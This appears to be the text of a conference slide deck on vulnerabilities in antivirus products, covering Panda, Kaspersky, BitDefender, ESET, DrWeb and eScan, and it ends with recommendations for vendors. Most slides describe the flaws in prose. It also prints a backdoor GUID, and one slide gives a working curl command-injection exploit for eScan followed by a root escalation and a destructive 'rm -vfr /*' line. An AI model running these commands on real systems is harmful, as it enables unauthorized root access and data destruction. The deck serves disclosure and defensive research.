    Exploiting AV engines n AV engines implement multiple emulators. n  There are emulators for x86, AMD64, ARM, JavaScript, VBScript, …. in most of the “major” AV engines. n  The emulators, as far as I can tell, cannot be used to perform heap spraying, for example. But they expose a considerable attack surface. n  It's common to find memory leaks inside the emulators, specially in the JavaScript engine. n  They can be used to construct complex exploits as we have a programming interface to craft inputs to the AV engine.
  • 25.
    Exploiting AV engines:Summary n  Exploiting AV engines is not different to exploiting other client-side applications. n  They don't have/offer any special self-protection. They rely on the operating system features (ASLR/DEP) and nothing else. n  And sometimes they even disable such features. n  There are programming interfaces for exploit writers: n  The emulators: x86, AMD-64, ARM, JavaScript, ... usually. n  Multiple files doing different actions each can be send in one compressed file as long as the order inside it is kept. n  Owning the AV engine means getting root or system in all AV engines I tested. There is no need for a sandbox escape, in general.
  • 26.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 27.
    Details about somevulnerabilities in AV engines and products... Extracted from http://theoatmeal.com/comics/grump Copyright © Matthew Inman
  • 28.
    Disclaimer n  I'm onlyshowing a few of my vulnerabilities. n  I have the bad habit of eating 3 times a day... n  I contacted 5 vendors for different reasons: n  Avast. They offer a Bug Bounty. Well done guys! n  ClamAV. Their antivirus is Open Source. n  Panda. I have close friends there. n  Ikarus, ESET and F-Secure. They contacted me an asked for help nicely. n  I do not “responsibly” contact irresponsible multi-million dollar companies. n  I don't give my research for free. n  Audit your products...
  • 29.
  • 31.
    Example: Panda Multiplelocal EoPs n  In the product Global Protection 2013 there were various processes running as SYSTEM. n  Two of those processes had a NULL process ACL: n  WebProxy.EXE and SrvLoad.EXE n  We can use CreateRemoteThread to inject a DLL, for example. n  Two very easy local escalation of privileges. n  But the processes were “protected” by the shield.
  • 32.
    Example: Panda Multiplelocal EoPs n  Another terrible bug: The Panda's installation directory had write privileges for all users. n  However, again, the directory was “protected” by the shield... n  What is the fucking shield? n  ...
  • 33.
    Example: Panda Multiplelocal EoPs n  The Panda shield is a driver that protects some Panda owned processes, the program files directory, etc... n  It reads some registry keys to determine if the shield is enabled or disabled. n  But... the registry key is world writeable. n  Also, it's funny, but there is a library (pavshld.dll) with various exported functions... n  ...
  • 34.
    Example: Panda Multiplelocal EoPs n  All exported functions contains human readable names. n  All but the 2 first functions. They are called PAVSHLD_001 and 002. n  Decided to reverse engineer them for obvious reasons... n  The 1st function is a backdoor to disable the shield. n  It receives only 1 argument, a “secret key” (GUID): n  ae217538-194a-4178-9a8f-2606b94d9f13 n  If the key is correct, then the corresponding registry keys are written. n  Well, is easier than writing yourself the registry entries...
  • 35.
    MOAR PANDAZ n  Thereare more stupid bugs in this AV engine... n  For example, no library is compiled with ASLR enabled. n  One can write a reliable exploit for Panda without any real big effort. n  And, also, one can write an exploit targeting Panda Global Protection users for any program. n  Why? Because the product injects 3 libraries without ASLR enabled in all processes. Yes.
  • 36.
    Panda n  I reportedthe vulnerabilities because I have friends there. n  Some of them are (supposedly) fixed, others not... n  The shield backdoor. n  The permissions of the Panda installation directory.
  • 37.
    ASLR related (Address SpaceLayout Randomization)
  • 38.
    ASLR disabled n  Wealready discussed that Panda Global Protection doesn't enable ASLR for all modules. n  Do you believe this is an isolated problem of just one antivirus product? n  As it is common with antivirus products/ engines, such problems are not specific...
  • 39.
  • 40.
    Forticlient n  The processav_task.exe is the actual AV scanner...
  • 41.
    Forticlient n  Most librariesand binaries in Forticlient doesn't have ASLR enabled. n  Exploiting Forticlient with so many non ASLR enabled modules once a bug is found is trivial. n  You may think that this is a problem that doesn't happen to the “big” ones... n  Think again.
  • 42.
    2 random AVsnobody uses...
  • 43.
    Kaspersky n  Before SyScan2014 Singapore, the libraries avzkrnl.dll and module vlns.kdl, a vulnerability scanner (LOL), were not ASLR enabled. n  One can write a reliable exploit for Kaspersky AV without any real effort.
  • 44.
    Kaspersky n  After SyScan2014 Singapore, after making those ASLR bypasses publicly available to any body, they still didn't fix them. n  I don't know what to say... But it seems they simply don't care, like most of the AV companies in the industry. n  Why bother fixing this issue if the scanner is running as system with the highest integrity level and without any kind of sandboxing?
  • 45.
    BitDefender n  It's kindof easier to write an exploit for BitDefender... “Security service” my ass...
  • 47.
    BKAV n  BKAV isa Vietnamese antivirus product. n  Gartner recognizes it as a “Cool vendor in Emerging Markets”. n  I recognize it as a “Cool antivirus for writing targeted exploits”...
  • 48.
    BKAV n  They don'thave ASLR enabled for their services...
  • 49.
    BKAV n  And, likePanda, they inject a non ASLR enabled library system wide, the Bkav “firewall” engine... n  ...miserably failing at securing your computer. n  BTW, this vulnerability was made PUBLIC months ago, in SyScan 2014 Singapore.
  • 50.
    AV developers writingsecurity software
  • 51.
  • 53.
    Examples: ClamAV DOS n There is a bug in ClamAV scanning icon resource directories. n  If the number is too big, ClamAV would loop almost forever. n  Fixed by adding more limits to the engine. n  Found via dumb ass fuzzing. n  Reported. Because it's Open Source... n  https://bugzilla.clamav.net/show_bug.cgi?id=10650 n  The vulnerability was nicely handled by the ClamAV team (now Cisco).
  • 55.
    Decompression bombs (multipleAVs) n  Do you remember them? If I remember correctly, the 1st discussion in Bugtraq about it was in 2001. n  A compressed file with many compressed files inside or with really big files inside. n  It can be considered a remote denial of service. n  Do you think AV engines are not vulnerable any more to such bugs with more than +10 years? n  In this case, you're wrong. n  Look to the following table....
  • 56.
    Failing AVs ZIP GZBZ2 RAR 7Z ESET X (***) X (***) BitDefender X Sophos X (*) X X X Comodo X AVG X Ikarus X Kaspersky X (**) * Sophos finishes after ~30 seconds. In a “testing” machine with 16 logical CPUs and 32 GB of RAM. ** Kaspersky creates a temporary file. A 32GB dumb file is a ~3MB 7z compressed one. *** In my latest testing, ESET finishes after 1 minute with each file in my “small testing machine”.
  • 58.
    BitDefender engine n  BitDefenderis a Romanian antivirus engine. n  Their AV core is the most widely distributed AV engine in other AV products. n  To name a few: F-Secure, G-Data, eScan, LavaSoft, Immunet, ... n  It suffers from a number of vulnerabilities like almost all other AV engines/products out there. n  Finding vulnerabilities in this engine is trivial. n  Some easy examples...
  • 59.
    BitDefender bugs n  (Vulnerabilityfixed) Modifying 2 DWORDs in a PE file packed with Shrinker3 packer used to crash it: n  Those bytes were used to calculate the file and sections alignment of the new, in memory, unpacked PE file. n  When set to 0xFFFFFFFF and 0xFFFFFFF, both file and sections alignment were set to 0...
  • 60.
    BitDefender bugs n  ...andtheir values were used, later on, in some arithmetic operations: n  Those 2 bugs were trivial to discover. But they failed to find them by themselves...
  • 61.
    One more complexBitDefender bug... n  (Vulnerability fixed) Modifying a single byte in a Thinstall installer would make it to crash: n  After modifying one byte, the decompressed content would get corrupt. And index to a table was calculated with the corrupted content... and data likely controlled by the attacker was copied to a position also likely controllable. n  Again: this bug was trivial to discover. TRIVIAL.
  • 62.
    BitDefender notes n  Thisand all BitDefender's bugs don't affect exclusively BitDefender's products. n  It affects many AV products out there as previously mentioned. n  Adding a new AV engine to your product may sound “cool” but you're making 3rd party bugs yours. n  And, by the way, you didn't audit it before adding to your product... n  Otherwise, I doubt you would have added it.
  • 64.
    ESET Nod32 n  ESETNod32 is a well known Slovak AV engine. n  Like many other AV engines, it suffers from a number of vulnerabilities that can be trivially discovered. n  One little example: a malformed PDF file. n  A negative or big value for any element of a /W(idth) element with arrays used to crash it. n  A simple remote denial of service.
  • 65.
    ESET Nod32 bugwith PDF files n  According to ESET sources they use fuzzing as part of QA. n  I think they are not doing it very well... n  Finding this bug was trivial, like all the ones I previously shown. n  This bug was reported and fixed by ESET.
  • 66.
  • 68.
    DrWeb antivirus n  DrWebis a russian antivirus. Used, for example, by the largest bank (Sberbank) and the largest search engine in Russia (Yandex) + the Duma, to name a few customers. n  More of their propaganda (the original web page I got this information from is inaccessible since I disclosed just 1 vulnerability during SyScan 2014 Singapore):
  • 69.
    DrWeb updating protocol n DrWeb used (still does it?) to update via HTTP only. They do not use SSL/TLS. n  It used to download a catalog file first: n  Example for Linux: n  http://<server>/unix/700/drweb32.lst.lzma n  In the catalog file there was a number of updatable files + a hash for them: n  VDB files (Virus DataBases). n  DrWeb32.dll. n  The hash was, simply, a CRC32 and no component was signed, even the DrWeb32.dll library.
  • 70.
    DrWeb updating protocol n The “highest grade of certificate from the government” used to require the highest grade of checking for their virus database files and antivirus libraries: CRC32. Lol. n  To exploit in a LAN intercepting these domains was enough: n  update.nsk1.drweb.com n  update.drweb.com n  update.msk.drweb.com n  update.us.drweb.com n  update.msk5.drweb.com n  update.msk6.drweb.com n  update.fr1.drweb.com n  update.us1.drweb.com n  update.nsk1.drweb.com n  ...and replacing drweb32.dll with your “modified” (lzma'ed) version.
  • 71.
    DrWeb updating protocol n Exploiting it was rather easy with ettercap and a quick Python web server + Unix lzma tool. n  You only need to calculate the CRC32 checksum and compress (lzma) the drweb32.dll file. n  I tested the bug under Linux: full code execution is possible. n  Though you need to be in a LAN to be able to do so, obviously. n  One Russian guy wrote a Metasploit exploit for Windows: n  http://habrahabr.ru/post/220113/ n  In my opinion, this updating protocol (is?) was horrible.
  • 72.
    DrWeb updating protocolvulnerability n  The vulnerability was fixed and “an alert” issued. n  In the “alert” they do not say they fixed a vulnerability. n  http://news.drweb.com/?i=4372&c=5&lng=ru&p=0 n  The alert is not available in English, only Russian and, I think, Chinese. n  They only said that changes were made to increase the security of the update procedure. n  Technically true: From no security to some security. n  I did not research the update. It can be fun as I'm 99% sure they are doing it wrong. n  I had no time to check for this conference, sorry :(
  • 74.
    eScan for Linux n I was bored some random night in Singapore and found that the eScan product have a Linux version. n  I downloaded and installed it (~1 hour because of the awful hotel's connection). n  Then I started checking what it installs, finding for SUID binaries, etc... n  They use BitDefender and ClamAV engines, they don't have their own engine so, no need to test the scanners. n  I already had vulnerabilities for such engines... n  They install a Web server for management and a SUID binary called: n  /opt/MicroWorld/sbin/runasroot
  • 75.
    eScan for Linux n The SUID binary allows to execute root commands to the following users: n  root n  mwconf (created during installation). n  The eScan management application (called MwAdmin) is so flawed I decided to stop at the first RCE... It was fixed recently. n  A command injection in the login form (PHP). n  In a “security” product. n  Yes.
  • 76.
    eScan for Linuxlogin page
  • 77.
    eScan for Linuxremote root n  This specific bug required to know/guess an existing user. Not so hard. n  People from Immunity discovered more bugs that didn't require to guess a user name and used this application as a vuln-hunting teaching tool. n  The application is buggy as hell. It's only good for learning what not to do or how to write easy exploits, as a tutorial. n  The user name and the password were used to construct an operating system command executed via the PHP's function “exec”. n  I was not able to inject in the user name. n  But I was able to inject in the password. n  ...
  • 78.
    Source code oflogin.php (I)
  • 79.
    Source code oflogin.php (II) n  The password sent to the user was passed to check_user: n  There were some very basic checks against the password. n  Specially for shell escape characters. n  But they forgot various other characters like ';'.
  • 80.
    Source code ofcommon_functions.php n  Then, the given password was used in the function check_user like this:
  • 81.
    eScan for LinuxRCE n  My super-ultra-very-txupi-complex exploit for it: $ xhost + $ export TARGET=http://target:10080 $ curl --data "product=1&uname=valid@user.com&pass=1234567; DISPLAY=YOURIP:0;xterm;" $TARGET/login.php n  Once you're in, run this to escalate privileges: $ /opt/MicroWorld/sbin/runasroot /usr/bin/ xterm n  Or anything else you want... $ /opt/MicroWorld/sbin/runasroot rm -vfr /*
  • 82.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 83.
    Conclusions n  In general,AV software... n  ...doesn't make you any safer against skilled attackers. n  ...increase your attack surface. n  ...make you more vulnerable to skilled attackers. n  ...are as vulnerable to attacks as any other application. n  Some AV software... n  ...may lower your operating system protections. n  ...are plagued of both local and remote vulnerabilities. n  Some AV companies... n  ...don't give a fuck about security in their products.
  • 84.
    Breaking antivirus software n Introduction n  Attacking antivirus engines n  Finding vulnerabilities n  Exploiting antivirus engines n  Antivirus vulnerabilities n  Conclusions n  Recommendations
  • 85.
    Recommendations for AVusers n  Do not blindly trust your AV product. n  BTW, do not trust your AV product. n  Also, do not trust your AV product. n  Nope. I cannot stress it enough. n  Isolate the machines with AV engines used for gateways, network inspection, etc... n  Audit your AV engine or ask a 3rd party to audit the AV engine you want to deploy in your organization.
  • 86.
    Recommendations for AVcompanies n  Audit your products: source code reviews & fuzzing. n  No, AV comparatives and the like are not even remotely close to this. n  Running a Bug Bounty, like Avast, is a very good idea too. n  Do not use the highest privileges possible for scanning network packets, files, etc... n  You don't need to be root/system to scan a network packet or a file. n  You only need root/system to get the contents of that packet or file. n  Send the network packet or file contents to another, low privileged or sandboxed, process.
  • 87.
    Recommendations for AVcompanies n  Run dangerous code under an emulator, vm or, at the very least, in a sandbox. I only know 1 AV using this approach. n  The file parsers written in C/C++ code are very dangerous. n  If one finds a vulnerability and it's running inside an emulator/ sandbox one needs also an escape vulnerability to completely own the AV engine. n  Why is it harder to exploit browsers than security products? n  Or use a “safer” language. Some AV products, actually, are doing this: Using Lua, for example. n  Do not trust your own processes. They can be owned. n  I'm not talking about signing the files. n  I'm talking about your AV's running processes.
  • 88.
    Recommendations for AVcompanies n  Do not use plain HTTP for updating your product. n  Use SSL/TLS. n  Also, digitally sign all files. n  No, CRC is not a signature. Really. n  ...and verify there is nothing else after the signature. n  Also, verify the whole certification chain...
  • 89.
    Recommendations for AVcompanies n  Drop old code that is of no use today or make this code not available by default. n  Code for MS-DOS era viruses, packers, protectors, etc... n  Parsers for file format vulnerabilities in completely unsupported products nowadays. n  Such old code not touched in years is likely to have vulnerabilities. n  Ignore any antivirus comparative company asking you to detect malwares from the Jurassic era. Avoid them.
  • 90.